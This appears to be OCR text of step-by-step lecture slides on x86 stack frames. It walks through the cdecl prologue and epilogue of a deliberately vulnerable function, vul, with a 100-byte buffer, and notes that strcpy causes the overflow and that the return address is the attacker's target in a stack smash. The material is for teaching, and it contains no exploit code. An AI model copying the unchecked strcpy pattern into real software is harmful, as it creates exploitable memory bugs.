
step 4 / 6

`push %ebp`

```
; vul prologue: save caller's EBP
```

cdecl: caller pushes args
right->left, then `call`
pushes the return address.

Function Prologue



step 5 / 6


`mov %esp,%ebp`

```
; EBP = vul's new frame base
```

```
vul now reads:
src = 0x8(%ebp)
len = 0xc(%ebp)
ret = 0x4(%ebp)
```

cdecl: caller pushes args
right->left, then `call`
pushes the return address.

Function Prologue



step 6 / 6


`sub $0x74,%esp`

```
; allocate buffer[100]; ESP = frame top
```

```
vul now reads:
src = 0x8(%ebp)
len = 0xc(%ebp)
ret = 0x4(%ebp)
```

cdecl: caller pushes args
right->left, then `call`
pushes the return address.

strcpy: the overflow happens



Function Epilogue (Return)


```
573:   c9                      leave
574:   c3                      ret
```

leave

```
mov    %ebp, %esp
pop    %ebp
```


Ret:

pop eip



Function Epilogue (Return)

Returning from vul() — tearing down the frame



Function Epilogue (Return)

Returning from vul() — tearing down the frame

EIP (instruction pointer)

```
EIP = 0x080491d1          ;in vul() (leave)
```

```
0xc(%ebp)
0x8(%ebp)
0x4(%ebp)
0x0(%ebp)
```

step 1 / 4

`leave` (1 / 2)

```
mov %ebp,%esp ; free locals — ESP = EBP
```

`leave` = mov %ebp,%esp ; pop %ebp
`ret` = pop %eip

the return address (red) is the attacker's target in a stack smash.

Function Epilogue (Return)

Returning from vul() — tearing down the frame

EIP (instruction pointer)

```
EIP = 0x080491d1          ;in vul() (leave)
```

step 2 / 4

`leave (2 / 2)`

